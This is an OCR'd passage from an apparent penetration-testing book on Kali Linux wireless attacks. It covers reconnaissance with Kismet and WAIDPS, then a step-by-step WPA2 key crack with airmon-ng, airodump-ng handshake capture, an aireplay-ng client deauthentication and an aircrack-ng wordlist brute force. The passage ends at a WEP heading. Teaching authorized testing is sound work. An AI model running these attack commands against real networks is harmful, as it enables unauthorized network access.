Kismet is a combination wireless scanner, IDS/IPS, and packet sniffer that comes installed on Kali Linux 2.0. Written in C++, Kismet offers some additional functionality that is not normally found in purely command-line tools. To start Kismet, you can navigate to **Applications** | **Wireless Attacks** | **Kismet** or type the following into a command prompt:


```
# kismet
```

When the command executes, you will be brought to a window. There are different color schemes available and the initial message will verify that you are able to see Kismet in the Terminal:




Click **Yes** if you have no issue seeing the Terminal.

Kismet needs to have a source for analysis. This will be the wireless interface on your Kali Linux installation. If you are unsure, type `ifconfig` into a command prompt; the interface that begins with WLAN is your wireless interface:




Press the *Enter* key to indicate **Yes**.

The next screen allows you to enter an interface for Kismet to use for scanning. In the following screenshot, we enter `wlan0`, as that is the interface we are working with:



Hit *Enter* to add the interface. At this point, Kismet will start to collect wireless access points. This includes the BSSID and channels that each access point is using:



From the output of Kismet, you can start to gain an understanding of what wireless networks are visible to your system. From here, attempt to identify those wireless access points or networks that are part of your penetration test.


WAIDPS

Another command-line tool that is useful for wireless penetration testing is the WAIDPS tool. While billed as an intrusion-detection platform for wireless networks, this Python script is handy for gathering information about wireless networks and clients. To use WAIDPS, simply download the `WAIDPS.py` Python script from the website at `https://github.com/SYWorks/waidps`.


Once downloaded, place the script into any directory and then run it using the following command:

```
# python waidps.py
```


Once the command executes, you will be brought to a screen while the script runs through the configuration:




WAIDPS has an optional feature that compares the MAC address of wireless access points to a list of known manufacturers. This feature is useful if you know that a particular target utilizes a specific manufacturer for their access points:



Once the initial configuration has run, WAIDPS will supply a list of access points and wireless networks that are in range. In addition, there is information on the type of encryption in use, as well as the authentication mechanism. Another good piece of information is the PWR or power indicator. This indicates the strength of the specific access point's signal. The closer the number is to zero, the stronger the signal. This is helpful if you are targeting a specific access point. If the signal is weaker than you would like, it indicates you may have to get closer to the actual access point:



In addition to identifying wireless access points, WAIDPS has the ability to scan for clients that may have wireless enabled but are not associated with an access point. This information can become useful if you need to spoof a MAC address that appears to come from a legitimate client:



Wireless testing tools

Kali Linux comes prepackaged with a number of command-line and GUI-based tools. These tools can be leveraged to convert our network interface into a network monitor, capture traffic, and reverse the authentication passcode. The first of these tools, Aircrack-ng, is a suite of tools. In addition, we will examine some other command-line and GUI tools that cover the full spectrum of tasks involved in wireless penetration testing.

Aircrack-ng

Aircrack-ng is a suite of tools that allow penetration testers to test the security of wireless networks. The suite includes tools that perform the following tasks related to wireless penetration testing:

- **Monitoring**: These are tools designed specifically to capture traffic for later analysis. We will see in greater depth the ability of the Aircrack-ng tools to capture wireless traffic that we can use on other third-party software, such as Wireshark, to examine.
- **Attacking**: These tools are available to attack target networks. They include tools that allow for de-authentication attacks and replay attacks that take advantage of Aircrack-ng's ability to conduct packet injections, whereby Aircrack-ng actually sends packets into the wireless data stream to both clients and the access point as part of the attack.
- **Testing**: These tools allow for the testing of wireless capabilities in hardware such as wireless cards.
- **Cracking**: The Aircrack-ng toolset also has the capability to crack wireless pre-shared keys found in the WEP, WPA, and WP2.

In addition to the command-line tools, Aircrack-ng is used in a number of GUI-based tools. Having a solid understanding of how Aircrack-ng works will provide a solid foundation to the use of other tools we will explore later on in this chapter.


WPA pre-shared key-cracking

Now we will use the Aircrack-ng suite of tools against a WPA2 wireless network. The process involves identifying our target network, capturing the four-way handshake, and then utilizing a wordlist to brute-force the passcode that, in combination with the wireless network's SSID, is the pre-shared key. By cracking the passcode, we will then be able to authenticate to the target wireless network:

1. Ensure that you have your wireless network card inserted and that it is working properly. For this, enter the following command into the command line:

```
# iwconfig
```

The command should output something similar to the following screenshot. If you do not see the wireless interface, ensure that it is properly configured:



Here we have identified our wireless interface as `wlan0`. If you have more than one interface, you may see `wlan1` as well. Be sure you are using the correct interface during these tests.

2. The first tool we will use in the Aircrack-ng suite is `airmon-ng`. This tool allows us to change our wireless network card into what is known as monitor mode. This is much like placing a network interface into promiscuous mode. This allows us to capture more traffic than just what we would see with a normal wireless network card. To find out the options available in `airmon-ng`, type the following:

```
# airmon-ng -h
```

This will produce the following:

```
root@kali:~# airmon-ng -h

usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

To change our wireless network card to monitor mode, type the following:

```
# airmon-ng start wlan0
```

If successful, we will see this:

```
root@kali:~# airmon-ng start wlan0

       Interface       Driver          Chipset

       wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan

                (mac80211 station mode vif disabled for [phy0]wlan0)
```

If we check the interfaces again using `iwconfig`, we can see that our interface has been changed as well:

```
root@kali:~# iwconfig
wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

Sometimes, there are processes that interfere with putting the wireless card into monitor mode. When you execute the `airmon-ng start wlan0` command, you may see the following message:

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  525 NetworkManager
  636 dhclient
  874 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.
11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
```

In this case, there are three possible processes that can interfere with the wireless card in monitor mode. In this case, we run the following command:

```
# airmon-ng check kill
```

```
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  636 dhclient
  874 wpa_supplicant
```

At this point, issuing the following commands will allow us to proceed:

```
# pkill dhclient
#pkill wpa_supplicant
```

This kills the processes that can interfere with `airmon-ng`. To re-enable these processes, type the following two commands into the command line, once you are done using the Aircrack-ng tools:

```
# service networking start
# service network-manager start
```

If there are still any issues, you can restart Kali Linux and these services will be re-enabled.

In the next step, we need to scan for our target network. In the previous section, we discussed some of the reconnaissance necessary to identify potential target networks. In this case, we are going to use a tool called `airodump-ng` to identify our target network, as well as identify the BSSID it is using and the channel it is broadcasting on. To access the options for `airodump-ng`, type the following into Command Prompt:

```
# airodump-ng -help
```


This will produce the following partial output:

```
root@kali:~# airodump-ng --help

  Airodump-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: airodump-ng <options> <interface>[,<interface>,...]

  Options:
      --ivs                 : Save only captured IVs
      --gpsd                : Use GPSd
      --write      <prefix> : Dump file prefix
      -w                    : same as --write
      --beacons             : Record all beacons in dump file
      --update       <secs> : Display update delay in seconds
      --showack             : Prints ack/cts/rts statistics
      -h                    : Hides known stations for --showack
      -f             <msecs> : Time in ms between hopping channels
      --berlin       <secs> : Time before removing the AP/client
                              from the screen when no more packets
                              are received (Default: 120 seconds)
      -r              <file> : Read packets from that file
      -x             <msecs> : Active Scanning Simulation
      --manufacturer        : Display manufacturer from IEEE OUI list
      --uptime              : Display AP Uptime from Beacon Timestamp
      --wps                 : Display WPS information (if any)
      --output-format
                   <formats> : Output format. Possible values:
                              pcap, ivs, csv, gps, kismet, netxml
      --ignore-negative-one : Removes the message that says
                              fixed channel <interface>: -1
      --write-interval
                   <seconds> : Output file(s) write interval in seconds
```

Now we will use the `airodump-ng` command to identify our target network. Type the following command:

```
# airodump-ng wlan0mon
```

`airodump-ng` will run as long as you let it. Once you see the target network, press *Ctrl + C* to stop. You will see the following output. We have identified the network we are going to try to crack in red:



```
CH 10 ][ Elapsed: 1 min ][ 2016-06-07 21:56

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:07:00:00:88:41   -1        0        0    0   5  -1                    <length:  0>
DC:3A:5E:4C:A3:A3  -35        4        0    0  11  54e  WPA2 CCMP   PSK  <length: 22>
44:94:FC:37:10:6E  -42       50        0    0   6  54e  WPA2 CCMP   PSK  Aircrack Wifi
10:86:8C:70:38:D6  -43       35        1    0  11  54e. WPA2 CCMP   PSK  Harley-2.4
12:86:8C:70:38:D6  -43       43        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
22:86:8C:70:38:D6  -46       34        0    0  11  54e. OPN              xfinitywifi
32:86:8C:70:38:D6  -46       32        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
38:2C:4A:E3:F2:60  -48       43        1    0   6  54e  WPA2 CCMP   PSK  HR-HOME
20:76:00:65:E2:E5  -49        2       28    0  11  54e  WPA2 CCMP   PSK  CenturyLink1507
10:5F:06:9C:89:55  -48       35       49    0  11  54e  WPA2 CCMP   PSK  SECALT
8E:04:FF:35:F8:AC  -52       38        0    0   6  54e. WPA2 CCMP   PSK  <length: 12>
8E:04:FF:35:F8:AD  -52       37        0    0   6  54e. OPN              xfinitywifi
```

3. The previous step has identified three key pieces of information for us. First, we have identified our target network, `Aircrack_Wifi`. Second, we have the BSSID, which is the MAC address for the target network, `44:94:FC:37:10:6E`, and finally, the channel number, `6`. The next stage is to capture wireless traffic to and from our target access point. Our goal is to capture the four-way handshake. To start capturing traffic, type the following into the Command Prompt:

```
# - airodump-ng wlan0mon -c 6 --bssid 44:94:FC:37:10:6E -w wificrack
```

The command tells `airodump-ng` to use the monitor interface to capture traffic for the BSSID and channel of our target network. The following screenshot shows the output of the command:

```
CH  6 ][ Elapsed: 18 s ][ 2016-06-14 21:22

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

44:94:FC:37:10:6E  -44 100      188        0    0   6  54e  WPA2 CCMP   PSK  Aircrack_Wifi

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

As the command runs, we want to ensure that we capture that handshake. In the event that a client connects with a valid handshake, the command output shows the handshake as having been captured:


```
CH  6 ][ Elapsed: 1 min ][ 2016-06-14 21:23 ][ WPA handshake: 44:94:FC:37:10:6E

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

44:94:FC:37:10:6E  -41 100      577      101    2   6  54e  WPA2 CCMP   PSK  Aircrack_Wifi

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

44:94:FC:37:10:6E  64:A5:C3:DA:30:DC  -18    0e-24   2063      174
```

In the event that you are not able to obtain the WPA handshake, look to see whether there is a client accessing the network. In this case, we see a station attached to the target wireless network with the MAC address of `64:A5:C3:DA:30:DC`. As this device has authenticated, it will most likely automatically reconnect in the event that the connection is temporarily lost. In this case, we can type the following command into command line:


```
    # aireplay-ng -0 3  -a 44:94:FC:37:10:6E – c 64:A5:C3:DA:30:DC
wlan0mon
```

The `aireplay-ng` command allows us to inject packets into the communication stream and de-authenticate the client. This will then force the client to complete a new WPA handshake that we can capture.


5. After we have captured the handshake, we stop `airodump-ng` by pressing *Ctrl* + *C*. If we examine the root folder, we will see four files that have been created from our dump:



We can examine the `wificrack-01.cap` file in Wireshark. If we drill down to the **EAPOL** protocol, we can actually see the four-way handshake that we have captured:




Further examination shows the specific WPA key Nonce and its associated information:




6. We have the information necessary to attempt to crack the WPA pre-shared key. To do this, we use the `aircrack-ng` tool. The following is the `aircrack-ng` command:

```
#aircrack-ng -w rockyou.txt -b 44:94:FC:37:10:6E wificrack-01.cap
```

In the preceding command, we are identifying the target network's BSSID with the `-b` option. We then point towards the capture file, `wificrack-01.cap`. Finally, we utilize a wordlist in much the same way we would crack a password file. In this case, we will use the `rockyou.txt` wordlist. Once the command is set, hit *Enter* and `aircrack-ng` will start working:



Aircrack-ng will utilize the `rockyou.txt` password list and try every combination against the capture file. If the `passcode` utilized in the pre-shared key is within the file, `aircrack-ng` will produce the following message:



From the preceding screenshot, we can see that `passcode "15SHOUTINGspiders"` was in the `rockyou.txt` file we used to brute-force. Also note that this took approximately one hour and 42 minutes, and ended up trying a total of 8,623,648 different passcodes. This technique can be attempted with any password list much the same way we discussed in the password-cracking chapter. Just remember that the passcode can be anywhere from 8 to 63 characters in length. The amounts of combinations that are available are too numerous to try. This attack, though, is successful against easy-to-remember or short passphrases, much the same way password-cracking is.

WEP-cracking

